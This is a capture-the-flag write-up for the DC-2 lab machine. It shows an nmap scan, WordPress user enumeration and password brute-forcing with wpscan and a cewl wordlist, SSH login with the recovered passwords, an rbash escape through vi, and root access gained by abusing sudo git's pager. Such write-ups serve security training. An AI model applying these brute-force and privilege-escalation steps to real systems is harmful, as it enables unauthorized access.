# DC~ 2

## Nmap result

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.10 ((Debian))

|\_http-server-header: Apache/2.4.10 (Debian) |\_http-title: Did not follow redirect to http://dc-2/

7744/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)

I ssh-hostkey:

1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)

2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)

256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)

\_\_ 256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)

MAC Address: 08:00:27:61:42:C5 (Oracle VirtualBox virtual NIC)

Warning: OSScan results may be unreliable because we could not find at least 1 open and

1 closed port

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4

OS details: Linux 3.2 - 4.9 Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

CMS Detected: Wordpress



WELCOME

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec augue est, auctor at nisi et, tristique tincidunt nulla. Maecenas vitae suscipit forem, sed consectetur arcu. Nunc accurnasa uma arcu, quist incidunt justo aliquam at. Sed uliamcorper dui quis neque fuctus sollicitudin sit amet vel erat. Nam faucibus rutrum purus, id varius metus feuglat vitae, integer in filitibus felis. Cras a fingilia leo. Sed turpis turpis, isoboris sed felis vitae, pretium suscipit sapien. Morbi id ultrices eros, sed suscipit metus. Sed loborits vitae massa a blandit. Aliquam vestibulum ligula sed dictum faucibus. Nunc dut insil, auctor ac pellentesque ut, sollicitudin non orci. Morbi vel condimentum sapien.

Nullam convallis, massa id sagittis tincidunt, velit dolor malesuada sem, nec ullamcorper risus sem eu odio. Duls id bibendum neque. Praesent maximus nist purus, vel interdum arcu cursus eget. Quisque non leo sollicitudin, egestas nunc a, allquam nist. Allquam portitior libero metus, a finibus turpis convallis sit amet. Donec non saplen orci. Sed ellit nist,

## Inside Port 80


### Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.



FLAG

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The Flag 1 says to crack passwords but first we have to find user names for WordPress login

By using **wpscan** tool I got 3 valid user names admin, jerry, tom

```
[+] admin
| Detected By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
| = http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
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```

Domain name enumerated: dc-2

Flag 1 says to use cewl command cewl http://dc-2/ > Cklist


This command make a Wordlist from website


# wpscan --url http://dc-2/ -U admin,jerry,tom -P Cklist

Username: jerry, Password: adipiscing Username: tom, Password: parturient


let's try those password in WordPress

Got access in WordPress for both users tom & jerry





## Jerry's Dashboard shows 7 pages



#### Flag 2:

If you can't exploit WordPress and take a shortcut, **there is another way**.

Hope you found another entry point.

"there is another way." Let try to acess through SSH (Port 7744)

ssh tom@dc-2 -p 7744 # password parturient

```
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. tom@DC-2:~$

tom@DC-2:~$ ls
flag3.txt usr
tom@DC-2:~$
```

tom@DC-2:~\$ cat flag3.txt -rbash: cat: command not found

Stuck with Rbash shell

To Escape Rbash using vi editor Follow this steps

first we have to set shell to execute commands :set shell=/bin/sh and revoke shell :shell

And we get sh shell but paths are not set

Type /bin/bash to get bash shell

This give us a better shell

export PATH=\$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

export command set the PATH so we don't have type full paths for all commands

```
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$
```

su jerry with password adipiscing give us jerry's account

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ _
```

#### Flag 4:

Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-)

Go on - git outta here!!!!

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
```

=> Flag 4 give a nice decent hint to use git

sudo git -p help !/bin/sh

This invokes the default pager, which is likely to be less, other functions may apply.

Note: But making terminal tab smaller do the trick for me

```
jerry@DC-2:~
                                                         □ □ ⊗
usage: git [--version] [--help] [-C <path>] [-c name=value]
           [--exec-path[=<path>]] [--html-path] [--man-path]
[--info-path]
           [-p|--paginate|--no-pager] [--no-replace-objects]
[--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespa
ce=<name>]
           <command> [<args>]
The most commonly used git commands are:
              Add file contents to the index
   bisect
              Find by binary search the change that introduce
d a bug
   branch
              List, create, or delete branches
   checkout
              Checkout a branch or paths to the working tree
              Clone a repository into a new directory
   clone
```

```
□ □ ⊗
                           jerry@DC-2:~
usage: git [--version] [--help] [-C <path>] [-c name=value]
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              Clone a repository into a new directory
   clone
!/bin/bash
```

```
□ □ ②
                           jerry@DC-2:~
                          jerry@DC-2: ~ 61x17
           [--exec-path[=<path>]] [--html-path] [--man-path]
[--info-path]
           [-p|--paginate|--no-pager] [--no-replace-objects]
[--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespa
ce=<name>1
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              Checkout a branch or paths to the working tree
   checkout
              Clone a repository into a new directory
   clone
!/bin/bash
root@DC-2:/home/jerry#
```

#### And Rooted

